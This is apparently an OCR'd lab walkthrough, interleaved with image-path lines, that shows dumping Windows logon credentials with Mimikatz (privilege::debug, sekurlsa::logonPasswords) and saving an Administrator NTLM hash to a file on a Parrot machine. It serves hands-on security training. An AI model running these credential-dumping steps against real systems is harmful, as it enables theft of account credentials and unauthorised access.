
1. Launch Mimikatz executable:
   .\mimikatz.exe




1. Enable process debug privileges:
   privilege::debug




1. Dump cached logon credentials and NTLM hashes:
   sekurlsa::logonPasswords
   Copy Administrator NTLM hash: **92937945b518814341de3f726500d4ff**.




1. Open new root terminal on Parrot and navigate to Desktop:
   sudo su
   cd Desktop




1. Create hash text file:
   touch ntlm.txt




1. Open file in nano text editor:
   nano ntlm.txt




1. Paste NTLM hash **92937945b518814341de3f726500d4ff**, save (`Ctrl+O`), and exit nano (`Ctrl+X`).



